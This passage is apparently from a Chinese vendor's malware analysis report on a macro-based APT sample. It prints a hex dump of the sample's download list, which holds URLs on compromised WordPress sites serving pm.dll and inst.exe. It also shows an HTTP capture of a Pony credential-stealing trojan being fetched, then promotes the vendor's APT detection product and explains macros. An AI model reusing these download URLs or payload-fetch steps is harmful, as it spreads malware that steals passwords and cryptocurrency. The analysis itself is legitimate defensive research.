02920030	72 61 2E 63 7A 2F 77 70 2D 69 6E 63 6C 75 64 65	[REDACTED]wp-include
02920040	73 2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F	s/pm.dll http://
02920050	6D 79 73 6D 69 6C 65 64 6F 63 74 6F 72 73 2E 63	[REDACTED].c
02920060	6F 6D 2F 77 70 2D 69 6E 63 6C 75 64 65 73 2F 70	om/wp-includes/p
02920070	6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 77 77 77	m.dll http://www
02920080	2E 72 65 6B 75 2D 70 6F 6F 6C 2E 63 68 2F 77 70	[REDACTED]/wp
02920090	2D 69 6E 63 6C 75 64 65 73 2F 70 6F 6D 6F 2F 70	-includes/pomo/p
029200A0	6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 62 69 67	m.dll http://big
029200B0	62 75 63 6B 72 6F 64 65 6F 2E 63 6F 6D 2F 77 70	[REDACTED]/wp
029200C0	2D 63 6F 6E 74 65 6E 74 2F 70 6C 75 67 69 6E 73	-content/plugins
029200D0	2F 72 65 76 73 6C 69 64 65 72 2F 70 6D 2E 64 6C	/revslider/pm.dl
029200E0	6C 7D 7B 72 3A 68 74 74 70 3A 2F 2F 65 6C 61 66	l}{r:http://[REDACTED]
029200F0	6C 6F 72 61 2E 63 7A 2F 77 70 2D 69 6E 63 6C 75	[REDACTED]wp-inclu
02920100	64 65 73 2F 69 6E 73 74 2E 65 78 65 7C 68 74 74	des/inst.exe htt
02920110	70 3A 2F 2F 6D 79 73 6D 69 6C 65 64 6F 63 74 6F	p://[REDACTED]
02920120	72 73 2E 63 6F 6D 2F 77 70 2D 69 6E 63 6C 75 64	rs.com/wp-includ
02920130	65 73 2F 69 6E 73 74 2E 65 78 65 7C 68 74 74 70	es/inst.exe http
02920140	3A 2F 2F 77 77 77 2E 72 65 6B 75 2D 70 6F 6F 6C	://[REDACTED]
02920150	2E 63 68 2F 77 70 2D 69 6E 63 6C 75 64 65 73 2F	.ch/wp-includes/
02920160	70 6F 6D 6F 2F 69 6E 73 74 2E 65 78 65 7C 68 74	pomo/inst.exe ht
02920170	74 70 3A 2F 2F 62 69 67 62 75 63 6B 72 6F 64 65	tp://[REDACTED]
02920180	6F 2E 63 6F 6D 2F 77 70 2D 63 6F 6E 74 65 6E 74	o.com/wp-content
02920190	2F 70 6C 75 67 69 6E 73 2F 72 65 76 73 6C 69 64	/plugins/revslid
029201A0	65 72 2F 69 6E 73 74 2E 65 78 65 7D 00 00 00 00	er/inst.exe}....
029201B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

图 3.23 恶意样本控制命令

- 5、经过分析，其下载的均为 pony 家族的窃密木马。Pony 家族木马是一个最近非常流行的能窃取多种浏览器、FTP、邮件客户端、远程桌面、以及比特币等数字货币的账号密码的窃密木马，在此不再详细赘述。



```
Stream Content
GET /wp-includes/pomo/pm.dll HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (windows NT 6.1; win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: [REDACTED]
Cache-Control: no-cache


HTTP/1.1 200 OK
Date: Thu, 27 Oct 2016 02:00:56 GMT
Server: Apache/2.4.16 (Unix)
Last-Modified: wed, 26 Oct 2016 13:14:51 GMT
ETag: "11000-53fc4690a267c"
Accept-Ranges: bytes
Content-Length: 69632
Connection: close
Content-Type: application/octet-stream

MZ.....@.....!..L.!This
program cannot be run in DOS mode.
$......PE..L.....X.....!...2....
J.....@.....A
8.....0..
|......te
XT.....`rdata.....@..@.data...D
=.....8.....@...reloc..|...0...
```

图 3.24 下载 pony 家族窃密木马

### 3.4 小结：此类宏恶意样本的文档执行流程归纳如下

## 宏恶意样本执行流程归纳



## 四. 样本报告

### 4.1 启明星辰 APT 检测产品可以有效检测该样本



图 4.1 文件中提取到可疑代码的截图

### 4.2 生成完整的样本检测报告



图 4.2 恶意样本报告截图



## 五. 为什么需要部署启明星辰 APT 检测产品


APT 攻击之所以称之为高级持续威胁，是因为攻击本身复杂多维度，手段变化多样，隐藏技术运用多，这让传统的网络安全设备诸如防火墙、入侵检测、入侵防御、防病毒网关、上网行为管理等网关型安全设备难以招架，因此，基于环境模拟的检测技术手段可以填补威胁的不可定义的技术空白，使未知恶意代码和嵌套式攻击、隐秘通道等新形势下的攻击形态无处遁形。

启明星辰 APT 检测产品是根植于数十年协议分析和文件还原的技术积累基础上，结合用户对于未知威胁的检测迫切性需求，研发的一款创新型检测产品。对于诸如黑暗力量这样的 APT 攻击，设备无需添加入侵特征库、无需定制开发即可精确检测此类攻击，是用户应对黑暗力量 APT 攻击的不二选择。用户可以通过启明星辰 APT 检测产品，精确检测高级持续性威胁，快速发现未知漏洞（0-day），准确定位失陷主机或用户。

### 5.1 启明星辰 APT 产品检测解决思路

针对高级持续性威胁的攻击特点，通过部署启明星辰 APT 检测产品，可以对多种未知威胁攻击事件进行有效的检测和防范。产品可以直接将含有该攻击样本的文件在虚拟的环境学模拟运行，避免恶意代码在真实环境中释放，有效规避 APT 攻击的可能性。

启明星辰 APT 检测产品，作为一款针对恶意代码等未知威胁具有细粒度检测效果的专业安全产品，可实现包括对：未知恶意代码检查、嵌套式攻击检测、木马蠕虫病毒识别、隐秘通道检测等多类型未知漏洞（0-day）利用行为的检测，由启明星辰集团自主研发。系列采用国内领先的双重检测方法（静态检测和动态检测），多种核心检测技术手段：二进制检查、堆喷检测、ROP 利用检测、敏感 API 检测、堆栈检测、Shell code 检查、沙箱检查等，可以检测出 APT 攻击的核心步骤，同时，产品可结合人工服务，有效发现网络 APT 攻击。见下图：



## 5.2 关于 VenusEye 安全团队

VenusEye 安全团队是启明星辰集团检测产品本部专业数据分析的组织，主要职责是对现有产品搜集上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业分析报告。该组织会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。

VenusEye 安全团队成立至今，先后发布了《海德薇 Hedwig 黑客组织分析报告》、《Locky 密锁攻击恶意样本分析报告》、《特斯拉恶意样本分析新解》、《无需担心潜藏了 18 年的微软浏览器远程代码执行漏洞》、《SandWorm（以下简称：沙虫）攻击分析报告》等十多份专业安全分析报告，欢迎下载查阅。



## 六. 关于宏的补充阅读

---

### 宏（计算机术语）

计算机科学里的宏（Macro），是一种批量处理的称谓。一般说来，宏是一种规则或模式，或称语法替换，用于说明某一特定输入（通常是字符串）如何根据预定义的规则转换成对应的输出（通常也是字符串）。这种替换在预编译时进行，称作宏。

所谓宏，就是一些命令组织在一起，作为一个单独命令完成一个特定任务。Microsoft Word 中对宏定义为：“宏就是能组织到一起作为一独立的命令使用的一系列 word 命令，它能使日常工作变得更容易”。Word 使用宏语言 Visual Basic 将宏作为一系列指令来编写。

计算机科学里的宏是一种抽象的，根据一系列预定义的规则替换一定的文本模式。Excel 办公软件自动集成了“VBA”高级程序语言，用此语言编制出的程序就叫“宏”。使用“VBA”需要有一定的编程基础，并且还会耗费大量的时间，因此，绝大多数的使用者仅使用了 Excel 的一般制表功能，很少使用到“VBA”。解释器或编译器在遇到宏时会自动进行这一模式替换。对于编译语言，宏展开在编译时发生，进行宏展的工具常被称为宏展开器。宏这一术语也常常被用于许多类似的环境中，它们是源自宏展开的概念，这包括键盘宏和宏语言。绝大多数情况下，“宏”这个词的使用暗示着将小命令或动作转化为一系列指令。

宏的用途在于自动化频繁使用的序列或者是获得一种更强大的抽象能力——但这常常是一回事。

计算机语言如 C 或汇编语言有简单的宏系统，由编译器或汇编器的预处理器实现。C 的宏预处理的工作只是简单的文本搜索和替换，使用附加的文本处理语言如 M4，C 程序员可以获得更精巧的宏。

Lisp 类语言如 Common Lisp 和 Scheme 有更精巧的宏系统：宏的行为如同是函数对自身程序文本的变形，并且可以应用全部语言来表达这种变形。一个 C 宏可以定义一段语法的替换，然而一个 Lisp 的宏却可以控制一节代码的计算。获得了控制代码的执行顺序（见惰性计算和非限制函数）的能力，使得新创建的语法结构与语言内建的语法结构不可区分。例如，一种 Lisp 方言有 cond 而没有 if，就可以使用宏由前者定义后者。Lisp 语法的去部主要扩展，比如面向对象的 CLOS 系统，可以由宏来定义。

### 宏的典型应用

加速日常编辑和格式设置 组合多个命令 使对话框中的选项更易于访问 使一系列复杂的任务自动执行应用程序也可以使用一种和宏类似机理的系统来允许用户将一系列（一般是最常使用到的操作）自定义为一个步骤。也就是用户执行一系列操作，并且让应用程序来“记住”这些操作以及顺序。更高级的用户可以通

过内建的宏编程来直接使用那些应用程序的功能。当使用一种不熟悉的宏语言来编程时，比较有效的方法就是记录用户希望得到的一连串操作，然后通过阅读应用程序记录下来的宏文件来理解宏命令的结构组成。